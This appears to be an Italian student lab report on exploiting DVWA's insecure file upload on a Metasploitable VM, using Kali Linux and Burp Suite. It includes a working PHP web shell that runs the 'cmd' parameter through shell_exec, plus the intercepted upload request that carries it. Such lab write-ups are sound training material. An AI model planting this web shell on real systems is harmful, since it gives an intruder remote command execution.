

S6L1 Pratica Attacchi alle Web App

1. Introduzione:

In questo esercizio di pratica verrà configurato un laboratorio virtuale utilizzando le Macchine Virtuali Kali Linux e Metasploitable in modo che ci sia una comunicazione bidirezionale tra le due Macchine Virtuali.

Saranno sfruttate le vulnerabilità di file upload della Metasploitable per ottenere il controllo da remoto della stessa.

Sarà caricato un file shell in PHP attraverso la sua interfaccia di upload e successivamente intercettate e analizzate ogni richiesta http/HTTPS attraverso BurpSuite verso la Metasploitable.

2. Configurazione laboratorio virtuale

Questo laboratorio virtuale è configurato in una rete locale kalinet


Ip Kali Linux: 192.168.2.8

Ip Metasploitable: 192.168.2.7

Eseguo un test per controllare che le due macchine siano in comunicazione

```
(kali㉿kali)-[~]  
$ ping 192.168.2.7  
PING 192.168.2.7 (192.168.2.7) 56(84) bytes of data.  
64 bytes from 192.168.2.7: icmp_seq=1 ttl=64 time=0.775 ms  
64 bytes from 192.168.2.7: icmp_seq=2 ttl=64 time=0.938 ms  
64 bytes from 192.168.2.7: icmp_seq=3 ttl=64 time=0.355 ms  
64 bytes from 192.168.2.7: icmp_seq=4 ttl=64 time=0.670 ms  
^C  
— 192.168.2.7 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt min/avg/max/mdev = 0.355/0.684/0.938/0.212 ms  
  
(kali㉿kali)-[~]  
$
```

Riprovo il test questa volta aprendo il browser



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

3. Creazione codice php

Dal Terminale Kali Linux creo un file con il codice PHP attraverso [nano](#)

[nuovomalware.php](#)


```
GNU nano 8.7                                nuovomalware.php
<?php
if (isset($_GET['cmd'])) {
    $cmd=$_GET['cmd'];
    echo "<pre>", shell_exec($cmd), "</pre>";
}
?>
<h1>Questo è il Malware</h1>
<p>Prego fare ScreenShot</p>
```

4. BurpSuite e Metasploitable

Da Kali Linux apro **BurpSuite**, vado su Proxy “**intercept on**” e apro il browser inserendo **http://192.168.2.7** (Metasploitable) e seleziono **DVWA**




Si apre la pagina nella quale inserire username e password (**admin e password**) e intercetto il **POST**



Ai fini di questo esercizio da **Security Level** imposto come livello di vulnerabilità su “**Low**”.

Apro **Upload** e scelgo il file nuovomalware.php

Time	Type	Direction	Method	URL
10:35:49 12 Jan 2...	HTTP	→ Request	POST	http://192.168.2.7/dvwa/vulnerabilities/upload/
Request				
	Pretty	Raw	Hex	
1	POST /dvwa/vulnerabilities/upload/ HTTP/1.1			
2	Host: 192.168.2.7			
3	Content-Length: 584			
4	Cache-Control: max-age=0			
5	Accept-Language: en-US,en;q=0.9			
6	Origin: http://192.168.2.7			
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv2vp3M7u4xmNsjq			
8	Upgrade-Insecure-Requests: 1			
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
11	Referer: http://192.168.2.7/dvwa/vulnerabilities/upload/			
12	Accept-Encoding: gzip, deflate, br			
13	Cookie: security=low; PHPSESSID=545efc066c204eba68fe9c25e3200a2b			
14	Connection: keep-alive			
15				
16	-----WebKitFormBoundaryv2vp3M7u4xmNsjq			
17	Content-Disposition: form-data; name="MAX_FILE_SIZE"			
18				
19	100000			
20	-----WebKitFormBoundaryv2vp3M7u4xmNsjq			
21	Content-Disposition: form-data; name="uploaded"; filename="nuovomalware.php"			
22	Content-Type: application/x-php			
23				
24	<?php			
25	if (isset(\$_GET['cmd'])) {			
26	\$cmd=\$_GET['cmd'];			
27	echo "<pre>", shell_exec(\$cmd), "</pre>";			
28	}			
29	?>			



Vulnerability: File Upload

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Choose an image to upload:

Choose File | nuovomalware.php

Upload

More info

http://www.dvwa.org/index.php?restricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1288>


<http://www.acunetix.com/websecurity/upload-forms>

10:35:49 12 Jan 2...	HTTP	→ Request	POST	http://192.168.2.7/dvwa/vulnerabilities/upload/
----------------------	------	-----------	------	---

Request

	Pretty	Raw	Hex
1	POST /dvwa/vulnerabilities/upload/ HTTP/1.1		
2	Host: 192.168.2.7		
3	Content-Length: 584		
4	Cache-Control: max-age=0		
5	Accept-Language: en-US,en;q=0.9		
6	Origin: http://192.168.2.7		
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv2vp3M7u4xmNsjq		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*		
11	Referer: http://192.168.2.7/dvwa/vulnerabilities/upload/		
12	Accept-Encoding: gzip, deflate, br		
13	Cookie: security=low; PHPSESSID=545efc066c204eba68fe9c25e3200a2b		
14	Connection: keep-alive		
15			
16	-----WebKitFormBoundaryv2vp3M7u4xmNsjq		
17	Content-Disposition: form-data; name="MAX_FILE_SIZE"		
18			
19	100000		
20	-----WebKitFormBoundaryv2vp3M7u4xmNsjq		
21	Content-Disposition: form-data; name="uploaded"; filename="nuovomalware.php"		
22	Content-Type: application/x-php		
23			
24	<?php		
25	if (isset(\$_GET['cmd'])) {		
26	\$cmd=\$_GET['cmd'];		
27	echo "<pre>", shell_exec(\$cmd), "</pre>";		
28	}		
29	?>		
30	<h1>Questo è il Malware</h1>		
31	<p>Prego fare ScreenShot</p>		
32			
33			
34			
35			
36			
37	-----WebKitFormBoundaryv2vp3M7u4xmNsjq		
38	Content-Disposition: form-data; name="Upload"		
39			
40	Upload		
41	-----WebKitFormBoundaryv2vp3M7u4xmNsjq--		
42			

Dopo aver effettuato l'upload mi appare in rosso il path da inserire



Inserisco il path e intercetto la richiesta GET

